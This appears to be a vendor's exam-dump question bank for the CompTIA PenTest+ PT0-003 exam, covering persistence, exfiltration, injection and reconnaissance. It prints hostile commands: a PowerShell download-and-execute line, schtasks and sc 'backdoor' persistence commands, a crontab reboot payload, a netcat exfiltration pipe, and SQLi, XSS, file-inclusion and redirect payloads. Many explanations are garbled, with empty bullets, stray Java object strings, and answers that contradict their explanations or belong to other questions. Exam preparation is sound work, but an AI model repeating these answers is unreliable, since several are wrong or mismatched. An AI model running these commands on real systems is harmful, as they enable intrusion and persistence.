CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

About Exambible

Your Partner of IT Exam

Found in 1998

Exambible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, Exambible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
? Understanding Smishing:
? Why Smishing is Effective:
? Alternative Attack Techniques:
==========

NEW QUESTION 2
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?

A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Answer: B

Explanation:
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here??s why option B is the most likely technique:
? Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
? Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
? Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
? Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
? Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.
==========

NEW QUESTION 3
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:
? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
==========

NEW QUESTION 4
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
? Persistence Mechanisms:
? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
? Pentest References:
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.
==========

NEW QUESTION 5
A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester

Answer: A

Explanation:
Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions.
? Browser Exploitation Framework (BeEF) (Answer: A):
? Maltego (Option B):
? Metasploit (Option C):
? theHarvester (Option D):
Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

NEW QUESTION 6
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
? Credential Dumping:
? Comparison with Other Options:
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.
==========

NEW QUESTION 7
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Answer: D

Explanation:
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here??s an analysis of each option:
? Use steganography and send the file over FTP (Option A):
? Compress the file and send it using TFTP (Option B):
? Split the file in tiny pieces and send it over dnscat (Option C):
? Encrypt and send the file over HTTPS (Answer: D):
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION 8
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 9
During an engagement, a penetration tester found some weaknesses that were common across the customer??s entire environment. The weaknesses included the following:
? Weaker password settings than the company standard
? Systems without the company's endpoint security software installed
? Operating systems that were not updated by the patch management system
Which of the following recommendations should the penetration tester provide to address the root issue?

A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.

Answer: B

Explanation:
? Identified Weaknesses:
? Configuration Management System:
? Other Recommendations:
Pentest References:
? System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.
? Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.
Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.
==========

NEW QUESTION 10
A tester performs a vulnerability scan and identifies several outdated libraries used within the customer SaaS product offering. Which of the following types of scans did the tester use to identify the libraries?

A. IAST
B. SBOM
C. DAST
D. SAST

Answer: D

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
==========

NEW QUESTION 10
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:
Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
==========

NEW QUESTION 15
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 17
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
? schtasks.exe:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
? sc.exe:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
? Other Utilities:
Pentest References:
? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
? Windows Tools: Understanding how to leverage built-in Windows tools like
schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.
==========

NEW QUESTION 19
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:
To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here??s a breakdown of the options:
? Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234
? Option B: nc -tulpn 1234 192.168.1.2
? Option C: responder.py -I eth0 -wP
? Option D: crackmapexec smb 192.168.1.0/24
References from Pentest:
? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.
? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.
==========

NEW QUESTION 24
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?

A. Articulation of cause
B. Articulation of impact
C. Articulation of escalation
D. Articulation of alignment

Answer: B

Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here??s why the articulation of impact is the most important aspect:
? Articulation of Cause (Option A):
? Articulation of Impact (Option B):
? Articulation of Escalation (Option C):
? Articulation of Alignment (Option D):
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.

NEW QUESTION 27
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?

A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Answer: A

Explanation:
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here??s what it provides:
? Functionality of Hunter.io:
? Comparison with Other Options:
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.
==========

NEW QUESTION 29
Given the following statements:
? Implement a web application firewall.
? Upgrade end-of-life operating systems.
? Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:
? Recommendations: This section of the report provides specific actions that should
be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
? Executive Summary: This section provides a high-level overview of the findings
and their implications, intended for executive stakeholders.
? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
==========

NEW QUESTION 34
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating
stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
? Understanding Responder:

? Command Breakdown:
? Why This is the Best Choice:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 39
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: C

Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
? Understanding MAC Address Spoofing:
? Purpose:
? Tools and Techniques:
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
? uk.co.certification.simulator.questionpool.PList@55bce337
? Impact:
? Detection and Mitigation:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups Top of Form
Bottom of Form
==========

NEW QUESTION 40
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following
describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
? Command Breakdown:
? Purpose of the Scan:
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 45
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
? KRACK (Key Reinstallation Attack):
? Other Attacks:
Pentest References:
? Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
? KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form Bottom of Form
==========

NEW QUESTION 49
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services

Answer: D

Explanation:
In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.
? Metadata Services:
? Other Features:
Pentest References:
? Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.
? Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.
By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.
==========

NEW QUESTION 52
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Answer: A

Explanation:
Maintaining persistent access in a compromised system is a crucial goal for a penetration
tester after achieving initial access. Here??s an explanation of each option and why creating registry keys is the preferred method:
? Creating registry keys (Answer: A):
? Installing a bind shell (Option B):
? Executing a process injection (Option C):
? Setting up a reverse SSH connection (Option D):
Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

NEW QUESTION 53
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:
Based on the Nmap scan results, the services identified on the target server are as follows:
? 22/tcp open ssh:
? 25/tcp filtered smtp:
? 111/tcp open rpcbind:
? 2049/tcp open nfs:
Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION 56
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?

A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities

Answer: A

Explanation:
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here??s why option A is correct:
? Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
? Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
? Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
? Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
References from Pentest:
? Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.
? Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

==========

NEW QUESTION 60
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
==========

NEW QUESTION 64
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Answer: C

Explanation:
An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:
? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
==========

NEW QUESTION 66
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Answer: C

Explanation:
To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
? Unauthenticated Scan:
? Comparison with Other Scans:
? Pentest References:
By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.
==========

NEW QUESTION 71
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
? Encrypting Data with AES-256:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin
-k secretkey
? Setting Up a Secure Tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 74
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Answer: B

Explanation:
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here??s a detailed breakdown:
? Components of a Pin Tumbler Lock:
? Operation:
? Why Pins Are the Correct Answer:
? Illustration in Lock Picking:
==========

NEW QUESTION 76
SIMULATION
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
